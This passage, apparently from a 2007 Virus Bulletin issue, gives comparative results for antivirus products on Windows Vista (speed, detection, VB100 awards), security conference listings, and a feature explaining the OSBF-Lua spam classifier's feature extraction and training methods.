Fortunately, this proved just about enough time. The controls were familiar from previous versions, but I frequently found myself disconcerted by the greying-out of options in the configuration dialogues, and confused by the need to use the 'change' option before the 'configure' option had much power.

Speeds were decent in most of the tests, with extending the range and depth of scanning making little difference in the archive set scanning time on demand; on access, however, it was quite another story, with extensive examination slowing things to a snail's pace, proving that *F-Secure* developers were quite right to switch this off by default.

The scanning of large numbers of infected files was equally sluggish, and the log wizard displayed some bizarre behaviour when asked to show me details of a sizeable scan, popping up a pretty HTML log with a small subset of the detection, which varied wildly in size each time I clicked the button. Clearly, this sort of user-friendly wizard is not designed for such unusually large files, and a simpler version of the log was obtained easily for checking.

Some excellent scores, with only a few samples missed among the file types that the product deliberately avoids in default mode, more than made up for the extra time taken. *F-Secure* wins the VB100 award with some ease.

Fortinet's *FortiClient* is a pretty complete product, with a broad range of features offered by the array of tabs for its various functions lined up down the side. As such, it was little surprise that during the installation, aside from requiring the administrator password at the start, the installation of no less than three drivers had to be confirmed as expected behaviour.

Once set up, the GUI looked much as ever – serious and option-rich, although the tone was lightened somewhat by the bright shiny outline provided by *Vista*.

Scanning over the various speed tests was reliable and impressively pacey. *FortiClient* was one of very few products in this test to scan all files by default both on demand and on access. Detection was similarly excellent, with the few misses in the zoo sets seen in the last couple of *VB* comparative reviews eradicated. Without false positives either, *FortiClient* once again earns its VB100 award comfortably.

On-access slowdown	Executables and system files				Archive files				Media and documents				Other file types			
	Default		All files		Default		All files		Default		All files		Default		All files	
	Time (s)	Slowdown (%)	Time (s)	Slowdown (%)	Time (s)	Slowdown (%)	Time (s)	Slowdown (%)	Time (s)	Slowdown (%)	Time (s)	Slowdown (%)	Time (s)	Slowdown (%)	Time (s)	Slowdown (%)
Alwil avast! Home/ Professional Edition	12.587	513.60%	16.562	707.38%	1.312	1493.52%	3.859	4587.04%	17.546	3051.98%	24.393	4281.98%	1.609	259.42%	2.203	392.11%
CA Anti-Virus	96.656	4611.86%	96.656	4611.86%	5.796	6939.68%	5.796	6939.68%	34.406	6080.72%	34.406	6080.72%	10.843	2322.11%	10.843	2322.11%
CA eTrust Integrated Threat Management Suite	37.734	1739.49%	38.102	1757.43%	4.187	4985.43%	4.238	5047.37%	15.703	2720.90%	15.873	2751.44%	4.5	905.21%	4.863	986.30%
CAT Quick Heal AntiVirus Plus 2007	164.093	7899.33%	164.093	7899.33%	120	145648.99%	120	145648.99%	35.523	6281.38%	35.523	6281.38%	3.234	622.41%	3.234	622.41%
ESET NOD32 antivirus sytem	42.671	1980.16%	42.671	1980.16%	3.265	3865.59%	3.265	3865.59%	22.87	4008.38%	22.87	4008.38%	4.328	866.79%	4.328	866.79%
Fortinet FortiClient	202.375	9765.53%	202.375	9765.53%	51.25	62146.96%	51.25	62146.96%	31.203	5505.33%	31.203	5505.33%	8.062	1700.89%	8.062	1700.89%
F-Secure Anti-Virus for Vista 2007	182.78	8810.30%	267.435	12937.13%	6.265	7509.31%	2023.043	2457037.25%	28.758	5066.11%	182.867	32750.36%	6.875	1435.74%	27.39	6018.39%
GDATA AntiVirusKit 2007	155.921	7500.96%	164.113	7900.31%	11.453	13810.53%	420.313	510401.62%	162.796	29144.79%	122.542	21913.53%	26.206	5753.91%	26.234	5760.16%
Grisoft AVG	135.359	6498.59%	136.843	6570.93%	2.812	3315.38%	4.5	5365.59%	32.875	5805.69%	40.8	7229.34%	2.984	566.57%	4.203	838.87%
Kaspersky Anti-Virus	16.39	698.99%	100.609	4804.57%	0.656	696.76%	5.734	6864.37%	5.234	840.24%	24.781	4351.68%	7	1463.66%	10.39	2220.92%
McAfee VirusScan Enterprise	116.437	5576.16%	115.031	5507.62%	9.859	11874.49%	171.14	207762.35%	21.515	3764.97%	32.781	5788.80%	5.843	1205.21%	8.187	1728.82%
Microsoft Windows Live OneCare	71.75	3397.73%	71.75	3397.73%	9.078	10925.91%	9.078	10925.91%	45.417	8058.74%	45.417	8058.74%	6.625	1379.90%	6.625	1379.90%
Norman Virus Control	48.937	2285.62%	48.937	2285.62%	2.218	2593.93%	2.453	2879.35%	15.265	2642.22%	15.33	2653.89%	8.363	1768.13%	8.578	1816.16%
Sophos Anti-Virus	180.468	8697.60%	200.062	9652.78%	8.5	10223.89%	169.515	205788.66%	34.375	6075.15%	167.335	29960.18%	34.375	7578.70%	8.906	1889.43%
Symantec AntiVirus	74.627	3537.98%	74.627	3537.98%	4.468	5326.72%	4.468	5326.72%	12.796	2198.68%	12.796	2198.68%	5.156	1051.75%	5.156	1051.75%

G-DATA AntiVirusKit 2007 17.0.6353

ItW	100.00%	**Macro**	100.00%
ItW (o/a)	100.00%	**Macro (o/a)**	100.00%
Polymorphic	100.00%	**File infector**	100.00%

G-DATA's *AntiVirusKit* has had a glossy redesign fairly recently, with its twinkly badges, fading colours and fancy icons sitting comfortably amongst the equally fancy *Vista* themes. Installation demanded logging in fully as the admin user, rather than just a confirming password, but once installed protection could be disabled by a standard user without prompting.

One of few products in this review to combine the efforts of two separate scanning engines, speeds were still reasonable, and despite a stern warning when I disabled the size limit on archive files, that it could seriously slow down my system, the overhead was not too great. Intensive scanning inside CHM files seemed to lengthen the time on the media set, but this was not extended much by adding further depth.

The usual excellent results were obtained over the infected sets, with the doubled engine ensuring complete coverage of all sets. But just as I was starting to think everyone would be passing cleanly this month, the ball was dropped; a false positive in the clean set, and another on the same file in zip format on demand, denies *G-DATA* a VB100 award this time.

Grisoft AVG 7.5.433


ItW	100.00%	**Macro**	100.00%
ItW (o/a)	100.00%	**Macro (o/a)**	100.00%
Polymorphic	85.84%	**File infector**	99.02%

AVG's installer is a bare and simple thing, featuring some large and sparse artwork of folders and other computery things, with a single request for the administrator password and no reboot required.

The product itself was less straightforward, at least in the 'Advanced' mode required for my testing, with a wealth of windows appearing to control various tasks and options. An information page told me, rather cutely, that I was running 'Windows Longhorn Professional', which was the early codename for *Vista*.

While the styling remains simple, the convoluted design of *AVG*'s controls had me baffled a few times, before calm and sober pondering of the menus led to the required dialogue. With the GUI's code cracked, tests were carried out fairly easily, with the speed tests looking fairly decent and coverage of viruses also reasonable.

With a fair chunk of the older polymorphics and file infectors missed, but nothing significant elsewhere, *AVG* can add another VB100 award to its set.



Kaspersky Anti-Virus 6 Beta 6.0.2.546

ItW	100.00%	**Macro**	100.00%
ItW (o/a)	100.00%	**Macro (o/a)**	100.00%
Polymorphic	100.00%	**File infector**	100.00%

Kaspersky's product, in Beta at the time of testing, also maintains the design and styling of previous versions; the familiar green and red of the installer provided some simple options, and required the admin password to complete. Applying updates was a little more troublesome, with the product taking some time to register a change of source; after removing the default and adding a network folder as its target, it persisted in trying to contact an ftp server somewhere in Europe for some time, before eventually registering the change and finding the correct update sources.

Once this was done, no further problems were encountered, with the interface providing all the options I needed quite easily, and scanning proceeding in a fairly rapid and thorough fashion. This was another product to allow deactivation of its monitors by a standard user.

On demand, the product defaults to scanning all files, although archives are normally missed on access, accounting for the unusual speed over the archive set. To achieve full scanning, an option to scan all files rather than only selected types was set, as were further check boxes for archives and installers, and the slowdown thus caused brought speeds down to more normal, but certainly not slow, levels.

As far as certification goes, *Kaspersky* reached the necessary standard with ease once more, with the only misses caused by not scanning zip files by default, and as a result *Kaspersky* is awarded another VB100.

McAfee VirusScan Enterprise version 8.5i

ItW	99.75%
Macro	100.00%
ItW (o/a)	99.75%
Macro (o/a)	100.00%
Polymorphic	99.02%
File infector	100.00%

McAfee's latest product is also little changed to the naked eye, with just a few beautifications here and there. The installer spent some time pondering its new surroundings before getting going, but once off the mark got things set up fairly speedily, with no need for a reboot to get itself active. Some aspects of the GUI were a little fiddly, with some of the deactivation controls greyed out but available as options on the system tray icon.

Opening the console, like a few of the other products, required confirmation of my possibly dangerous actions, which makes the screen behind fade out, and a few times on clicking the 'reset to defaults' button on a configuration page, a similar effect occurred, leading me to think I had crashed out the console. However, all it needed was to close itself down and restart to apply the changes, and all was functional once more.

Speeds were pretty good, and the configuration logical and easy to follow; scanning over most of the test sets was fairly solid too, but both on access and on demand the product committed the ultimate sin and missed WildList viruses, thus spoiling *McAfee*'s chances of a VB100 award on this occasion.

Microsoft Windows Live OneCare 1.5

ItW	99.91%	**Macro**	100.00%
ItW (o/a)	99.91%	**Macro (o/a)**	100.00%
Polymorphic	98.11%	**File infector**	99.68%

This was my first experience of the *Microsoft* product, which is already in its second incarnation. Long amused by the name, which in the kindest light is reminiscent of a famous chocolate factory owner, I had been looking forward to trying it out for some time, and was almost denied the opportunity by a series of snags. The original submission was no more than a downloader, requiring Internet access to retrieve the bulk of the software. Some rapid explanation of the sealed-off nature of the *VB* lab brought a special version with some adjustments to the setup allowing it to be installed offline, which for a while sat untouched on the test bench, awaiting its turn. When I finally tried to get it going, the installer failed halfway through – a problem, I was told, due to access rights; running it as administrator got me slightly further, but in the end the UAC had to be completely disabled to get things up and running. I assume these steps are not necessary with the proper online installation process.

One look at the GUI lengthened my face considerably. There were not a lot of controls here, no tabs full of sliders and check boxes, no 'advanced mode' button for the serious user. My first glance at the settings page showed very few options indeed – 'On' and 'Off' seemed to be the extent of it, although closer examination revealed options to exclude certain files and areas, and also to inspect the quarantine area. A log was also available, which again I did not spot at first.

Looking back at *OneCare*'s only previous appearance in a *VB* comparative (see *VB*, June 2006, p.11), I see my predecessor had similar problems, describing the product as 'a paranoid nanny'. His experiences back then were again mirrored after the on-access test, when the product ground to a halt, its interface fading to a pale pink with the ever-comforting '(Not responding)' appearing in the title bar. Even a reboot failed to solve this problem, and I ended up reimaging the machine and starting from scratch, although fortunately the results of the on-access scan, and some of the speed tests, were safely in. Again, I would assume that the unusual situation (the improbably large number of detections encountered in a short period) is probably at the root of this problem.

On-demand scans were similarly tricky. While the speed tests were fairly easy, producing good results, of course without the ability to change the settings it was difficult to tell how much scanning was going on; archives were clearly being delved into to some extent, on demand at least.

Scanning the virus collections seemed to be going well, until the auto-cleaning began bludgeoning its way through the system32 folder to check for real infections. I began my first attempt mid-afternoon, and watched it climb fairly rapidly to 90%, where it remained for several hours and it was still hovering there when I returned next morning.

Another try at this finally got it through, and after getting some advice on acquiring logs for parsing, I finally got some results. The log contained a number of error messages for files in the system folder that had proved unscannable, in part explaining the trouble with completing the cleaning process. Detection of viruses, on the other hand, was generally decent, with a small handful of misses in the zoo sets, but more significantly numerous samples of one of the W32/Looked variants in the WildList set were missed in both modes, and so *OneCare* misses out on a VB100 award for now.

Norman Virus Control version 5.90

ItW	100.00%	**Macro**	100.00%
ItW (o/a)	99.12%	**Macro (o/a)**	100.00%
Polymorphic	99.09%	**File infector**	99.57%

Norman was again little changed from the user angle, a situation which disappointed me somewhat as I've always found the interface a little awkward. Installation was straightforward, with full admin login required but no extra demands for confirmation, and no reboot was called for; it seems to be required however, as at first the product exhibited some unusual behaviour, not least having no icon in the system tray from which to access the controls easily.

Restarting the machine rectified this and the scanning oddities, and testing proceeded, slowed only by the complicated and window-heavy task of setting up and running scan tasks. Speeds were more impressive on access, even with more complete settings switched on, than on demand, in which mode all files are scanned by default, although internal scanning of archives seemed to be eschewed at all times, with no option to enable such in-depth analysis.

On demand, *Norman*'s usual handful of misses in the zoo sets were unsurprising, but a trojan detected in the clean test set complicated issues somewhat; the file in question was the installer for a competitor's anti-rootkit product, the inclusion of which in the test set was made after some thought as to its appropriateness. The issue of failing a product after tricking it with a file known to be difficult became irrelevant, however, when several ItW viruses, which had been detected with ease on demand, were missed repeatedly on access, and *Norman* misses out on another VB100 award.

Sophos Anti-Virus version 6.5.1

ItW	100.00%	**Macro**	100.00%
ItW (o/a)	100.00%	**Macro (o/a)**	99.80%
Polymorphic	100.00%	**File infector**	99.45%

After several days awash in this sea of troubles, reaching the *Sophos* product was like the reassuring crunch of a sandy beach beneath the fast-eroding bit of driftwood that is my mind, with firm trees laden with plump fruit on the skyline. Suddenly it was as if *Vista* had never happened; *Sophos*'s installer and components looked and felt just like they have done in the last half-dozen tests, since the last major redesign of the product a year or two ago.

Sophos made much, during the recent brouhaha over access to details of the inner workings of *Vista*, of how well prepared its developers have been for the launch, and playing briefly with this version shows the boasts were pretty justified. Installation was fast and slick, with just the one standard request for admin rights, and once installed the controls seemed properly suited to the UAC, with most configuration options blocked for the normal user and accessible only to the administrator. The GUI remains unchanged, not beautiful but functional, with not a cunningly hidden option to be rummaged for, and at last I had found a product where everything seemed just to work.

Speeds were pretty decent, and detection hit the usual solid levels, with a few file types and obscure older samples avoided. In the clean set a couple of files, both process manipulation utilities from *SysInternals*, were labelled as potential hacking tools, but as such definitions are allowed within the rules, *Sophos* earns a VB100 award, and a sigh of grateful relief from me.

Symantec AntiVirus 10.2.0.276

ItW	100.00%	**Macro**	100.00%
ItW (o/a)	100.00%	**Macro (o/a)**	100.00%
Polymorphic	100.00%	**File infector**	100.00%

Symantec has yet another installation process that demands full administrator rights, but after a few false starts even this was not enough. Following some slightly inaccurate instructions in the readme, I changed some security settings in various MMC plugins, which enabled installation to proceed, disabling *Windows Defender* along the way, I noted.

Once set up, the product produced no further problems, with the normal GUI looking as serious and sensible as ever, wordy and adorned only with small, sober icons.

Configuration was fairly straightforward, although I could find no option to scan zips internally on access for the new speed tests, making the speeds look even more impressive than they perhaps should, and detection across all sets was impeccable. Without false positives either, Symantec also earns another VB100 award.

CONCLUSIONS

As expected, the combination of *Windows Vista* and a set of new tests proved a tricky one. The operating system itself gave me few problems – although I managed to induce a blue screen within a minute of my first install, this proved to be an isolated incident. The new styling I often found a little garish, and the prettified behaviour of various buttons and menus a trifle fiddly, but I managed to resist the temptation to revert to the 'classic' theme in order to appreciate the products under test against the very latest backdrops.

Many of the products, however, presented more serious problems, with numerous freezes, crashes and freakings-out to be contended with. Some required lots of coaxing to avoid the UAC controls, others had more serious problems with sections apparently not functioning at all. A select few managed to handle the new environment with ease.

On the detection front, false positives were perhaps fewer than normal, despite some enlargement of the clean set made in conjunction with the creation of the speed set, but misses of WildList samples were quite high, with three products missing more than one sample (although one missed numerous samples of a single, rather prolific, virus). At least one of these, occurring only in one mode, can perhaps be put down to a problem with integration into the new operating system.

The new speed tests added somewhat to the workload, but it is hoped the data gathered will be of some interest to *VB*'s readers. The addition of more in-depth scanning times for comparison was perhaps less successful than I had hoped, with many products short on configuration options, others less than clear about what was being scanned. The figures are thus presented as a rough guide, and readers should use their own judgement in interpreting them. Work will continue on refining both the test sets and the testing techniques, and any feedback or suggestions will be greatly appreciated.

Technical details:

Tests were run on identical machines with AMD Athlon64 3800+ dual core processors, 1GB RAM, 40GB and 200 GB dual hard disks, DVD/CD-ROM and 3.5-inch floppy drive, all running the 32-bit version of *Microsoft Windows Vista, Business Edition*.

Virus test sets: Complete listings of the test sets used are at http://www.virusbtn.com/Comparatives/Vista/2007/test_sets.html.

END NOTES & NEWS

RSA Conference 2007 takes place 5–9 February 2007 in San Francisco, CA, USA. The theme for this year's conference – the influence of 15th century Renaissance man Leon Battista Alberti, the creator of the polyalphabetic cipher – will be covered in 19 conference tracks. For full details see http://www.rsaconference.com/2007/US/.

Black Hat Federal Briefings & Training 2007 take place 26 February to 1 March 2007 in Arlington, VA, USA. Registration for the event will close on 18 February 2007. For details see http://www.blackhat.com/.

Websec 2007 will take place 26–30 March 2007 in London, UK. Programme details and online registration are available at http://www.mistieurope.com/.

Black Hat Europe 2007 Briefings & Training will be held 27–30 March 2007 in Amsterdam, the Netherlands. For online registration see http://www.blackhat.com/.

HITBSecConf2007 - Dubai will take place 2–5 April 2007 in Dubai, UAE. The conference will include presentations by respected members of both the mainstream network security arena as well as the underground or black hat community. For details see http://conference.hackinthebox.org/.

Infosecurity Europe 2007 takes place 24–26 April 2007 in London, UK. Full details of the exhibition and online registration can be found at http://www.infosecurity.co.uk/.

The 16th annual EICAR conference will be held 5–8 May 2007 in Budapest, Hungary. For programme details and online registration see http://conference.eicar.org/.

DallasCon VI will take place 7–12 May 2007 in Dallas, TX, USA. Programme details and online registration are available at http://www.dallascon.com/.

The 22nd IFIP TC-11 International Information Security Conference takes place 14–16 May 2007 in Sandton, South Africa. For more details see http://www.sbs.co.za/ifipsec2007/.

The 4th Information Security Expo takes place 16–18 May 2007 in Tokyo, Japan. For more details see http://www.ist-expo.jp/en/.

The 8th National Information Security Conference (NISC 8) will be held 16–18 May 2007 at the Fairmont St Andrews, Scotland. For the conference agenda and a booking form see http://www.nisc.org.uk/.

The 19th FIRST Global Computer Security Network conference takes place 17–22 June 2007 in Seville, Spain. For full details see http://www.first.org/conference/2007/.

The International Conference on Human Aspects of Information Security & Assurance will be held 10–12 July 2007 in Plymouth, UK. The conference will focus on information security issues that relate to people. For more details, including a call for papers, see http://www.haisa.org/.

Black Hat USA 2007 Briefings & Training takes place 28 July to 2 August 2007 in Las Vegas, NV, USA. Registration will open on 15 February. All paying delegates also receive free admission to the DEFCON 15 conference, which takes place 3–5 August, also in Las Vegas. See http://www.blackhat.com/.

HITBSecConf2007 - Malaysia will be held 3–6 September 2007 in Kuala Lumpur, Malaysia. See http://conference.hackinthebox.org/.

The 17th Virus Bulletin International Conference, VB2007, takes place 19–21 September 2007 in Vienna, Austria. The call for papers for VB2007 will remain open until 1 March 2007. Full details can be found at http://www.virusbtn.com/conference/.

COSAC 2007, the 14th International Computer Security Forum, will take place 23–27 September 2007 in Naas, Republic of Ireland. Early registration discounts are currently available – a registration form is available at http://www.cosac.net/.

SUBSCRIPTION RATES

Subscription price for 1 year (12 issues):

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000
- *Bona fide* charities and educational institutions: $175
- Public libraries and government organizations: $500

Corporate rates include a licence for intranet publication.

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:
Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England
Tel: +44 (0)1235 555139 Fax: +44 (0)1235 531889
Email: editorial@virusbtn.com Web: http://www.virusbtn.com/

vb Spam supplement

CONTENTS

NEWS & EVENTS

EVENTS

The 2007 Spam Conference will take place on 30 March 2007 at MIT, Cambridge, MA, USA. The title for this year's conference is 'Spam, phishing and other cybercrimes'. See http://spamconference.org/.

The Authentication Summit 2007 will be held 18–19 April 2007 in Boston, MA, USA. The two-day intensive program will focus on online authentication, identity and reputation, highlighting best practices in email, web and domain authentication. For full details see http://www.aotalliance.org/.

The EU Spam Symposium takes place 24–25 May 2007 in Vienna, Austria. See http://www.spamsymposium.eu/.

Inbox 2007 will be held 31 May to 1 June 2007 in San Jose, CA, USA. For more details see http://www.inboxevent.com/.

The 10th general meeting of the Messaging Anti-Abuse Working Group (MAAWG) will take place 5–7 June in Dublin, Ireland (members only) and a further meeting – open to both members and non-members – will be held 3–5 October in Washington D.C., USA. For details see http://www.maawg.org/.

CEAS 2007, the 4th Conference on Email and Anti-Spam, takes place 2–3 August 2007 in Mountain View, CA, USA. Full details including a call for papers (submission deadline 23 March 2007) can be found at http://www.ceas.cc/.

The Text Retrieval Conference (TREC) 2007 will be held 6–9 November 2007 at NIST in Gaithersburg, MD, USA. As in 2005 and 2006, TREC 2007 will include a spam track, the goal of which is to provide a standard evaluation of current and proposed spam filtering approaches. For more information see http://plg.uwaterloo.ca/~gvcormac/spam.

FEATURE

OSBF-Lua

Fidelis Assis
Empresa Brasileira de Telecomunicações - Embratel, Brazil

Last month, Gordon Cormack reported on the results of the TREC 2006 spam filter evaluation track (see VB, January 2007, p.S2). One of the top performers in this year's evaluation was OSBF-Lua. Here, its creator Fidelis Assis describes the technology behind it.

The importance of feature extraction and feature selection in token-based spam classifiers is well known. OSBF-Lua is a C module, for the Lua language, which implements a Bayesian classifier. It uses two techniques to address feature extraction and selection: orthogonal sparse bigrams (OSB) for feature extraction [1], and exponential differential document count (EDDC) for feature selection [2].

spamfilter.lua is an anti-spam filter written in Lua using the OSBF-Lua module. It makes special use of EDDC to implement a new and highly effective training method known as TONE-HR (train on or near error with header reinforcement). The combination of OSB, EDDC and especially TONE-HR, to enhance a classical Bayesian classifier, resulted in the best spam-filtering performance in the TREC 2006 spam filter evaluation track [3].

FEATURE EXTRACTION

The OSB technique is a development of and improvement over the sparse binary polynomial hash (SBPH) tokenization technique [4]. The SBPH technique generates a large number of 'features' from incoming email text, then uses statistics to determine the weight of each feature in terms of its spam vs non-spam (ham) predictive value.

SBPH works by sliding a five-token window over a sequence of tokens (e.g. words). For each position, SBPH generates all of the possible in-order combinations of the four left-hand tokens in the window, then appends the rightmost one to each combination to form a set of features.

OSB works in the same way, but produces a subset of SBPH features, made up only of those features that cannot be generated by any combination of the others. Table 1 shows the features generated by SBPH and OSB, when the two

Index	SBPH	OSB
1	<skip> <skip> <skip> <skip> **tokens**	
2	<skip> <skip> <skip> **from tokens**	<skip> <skip> <skip> **from tokens**
3	<skip> <skip> **derived** <skip> **tokens**	<skip> <skip> **derived** <skip> **tokens**
4	<skip> <skip> **derived from tokens**	
5	<skip> **are** <skip> <skip> **tokens**	<skip> **are** <skip> <skip> **tokens**
6	<skip> **are** <skip> **from tokens**	
7	<skip> **are derived** <skip> **tokens**	
8	<skip> **are derived from tokens**	
9	**features** <skip> <skip> <skip> **tokens**	**features** <skip> <skip> <skip> **tokens**
10	**features** <skip> <skip> **from tokens**	
11	**features** <skip> **derived** <skip> **tokens**	
12	**features** <skip> **derived from tokens**	
13	**features are** <skip> <skip> **tokens**	
14	**features are** <skip> **from tokens**	
15	**features are derived** <skip> **tokens**	
16	**features are derived from tokens**	

Table 1: Features generated by SBPH and OSB when applied to the sentence 'features are derived from tokens'.

techniques are applied to the sentence '*features are derived from tokens*'.

Since all features produced by SBPH can be generated by a combination of those produced by OSB (with a token-on-token 'OR' operation, where the result is either <*skip*> if there's no token in the position, or *token* otherwise), OSB is believed to be equivalent in expressiveness to SBPH, which has been supported by experiments. The fact that fewer features are produced by OSB means that this technique is considerably speedier than SBPH, as well as having decreased memory and storage requirements.

The single-word feature, or unigram, at position 1 in Table 1 is not present in the OSB column, despite the fact that it cannot be generated by any combination of the other four OSB features. This is because experiments have shown very similar results whether the unigram is included or not, and so it seems that it is not necessary to include it.

Feature	Distance	Weight
from tokens	0	3125
derived <skip> **tokens**	1	256
are <skip> <skip> **tokens**	2	27
features <skip> <skip> <skip> **tokens**	3	4

Table 2: Features are weighted according to the distance between the tokens.

Intuitively, the sparser the feature, the lesser its significance. To reflect this, we weight them as shown in Table 2.

The weights are calculated using the formula $(5\text{-}d)^{(5\text{-}d)}$, which was found experimentally, where d is the distance between the tokens, represented by the number of skipped tokens.

FEATURE SELECTION

Exponential differential document count (EDDC), or confidence factor, is an intuitively and empirically derived technique for the automatic reduction of the influence of features with low class separation power.

The idea here is to decrease the importance of features that occur approximately equally in both ham and spam classes. This is achieved by using the normalized counts of the documents containing the feature, in each class, to calculate its confidence factor. The calculated factor is then used to adjust the estimated local probabilities of the feature, in Bayes formula, towards the 'don't care' value (0.5, for two classes).

Figure 1 helps to visualize the effect of the confidence factor, showing how it approaches 0 when the counts are closer in the spam and ham classes and, inversely, how it approaches 1 for features with very different counts in the two classes. The net effect is an automatic selection of the most useful features, because those with a low level of information about their class are practically discarded.




Figure 1: The confidence factor.

TRAINING METHODS

Statistic classifiers build their predicting models by learning from examples. A basic training method is to start with an empty model, classify each new sample and train it in the right class if the classification is wrong. This is known as train on error (TOE) [5]. An improvement to this method is to train also when the classification is right, but the score is near the boundary – that is, train on *or near* error (TONE). This method is also called thick threshold training [1, 5].

The advantage of TONE over TOE is that it accelerates the learning process by exposing the filter to additional hard-to-classify samples in the same training period. Pure TONE was the training method used by *spamfilter.lua* prior to TREC 2006.

TONE WITH HEADER REINFORCEMENT

TONE with header reinforcement, or TONE-HR, is a new training method that was developed for OSBF-Lua during the experiments for the TREC 2006 spam track. It can be seen as an extension to TONE that adds a mechanism similar to white/blacklisting, in the sense that it makes use of information present in the header of the message for the hard-to-classify and hard-to-learn cases. Unlike normal white/blacklisting, though, which is typically manual, header reinforcement (HR) is an entirely automatic process, from the detection of the cases where it applies, to the selection of the most interesting features in the header to be considered.

HR extends TONE in the following way: after a message is trained as in TONE, the new score is calculated and the training is repeated, this time using only the header of the message, while the following three conditions hold:

1. The new score remains near the boundary.
2. The absolute value of the variation of the score is less than a defined value.
3. The number of repetitions is less than the maximum allowed.

The first condition is used to detect when HR applies, and then, together with the second and third, to avoid over-training, which would result in poor score calibration. The limit values for these conditions were found experimentally and are documented in the spamfilter_commands.lua source code, which is available in the OSBF-Lua package.

The interesting aspect of this controlled repeated training using only the header, is that instead of just two 'colours' – black and white – we get many more gradations between those extremes, producing better calibrated scores and, as a result, an improved area under the ROC curve. Another nice characteristic is that it uses the normal training function already available in the filter, and it takes advantage of EDDC's ability to select automatically, among the features present in the header, the most significant ones for classification.

Table 3 shows the evolution of OSBF from TREC 2005 to the present version, demonstrating the improvement due to TONE-HR. The measurements were made against the TREC 2005 full corpus.

Version	Training method	(1-ROCA)%
TREC 2005	TONE	0.019*
MIT Spam Conference 2006	TONE	0.016**
TREC 2006	TONE-HR	0.010

(*) Extra evaluation by Prof. Gordon Cormack.
(**) Better EDDC tuning.

Table 3: The evolution of OSBF from TREC 2005 to the present version.

THE ROC CURVE

The area under the ROC curve (AUC), or its complement (1-ROCA)%, is the main metric for ranking classifiers in TREC spam track [6]. While it is a good measurement of the overall performance, it is not enough to assess classifiers when the ROC curves cross each other.

For instance, a low ham misclassification percentage (hm%) [7], is more important than a low spam misclassification percentage (sm%) in spam filtering. An hm% value that is greater than 1% (to use a conservative value) is simply unacceptable. On the other hand, an sm% value greater than 10% is considered very poor for a spam filter. So, the area




Figure 2: ROC curves for the three versions of OSBF listed in Table 3.

restricted to the acceptable operation region – for instance where sm% < 10% and hm% < 1% (or even a more restricted one considering the accuracy of present day spam filters) – would be more appropriate when the ROC curves intersect.

Figure 2 shows ROC curves for the three versions of OSBF listed in Table 3. The TREC 2006 curve exhibits the best (1-ROCA)% value and is not intersected by any other, so it is clearly the best of the three classifiers.

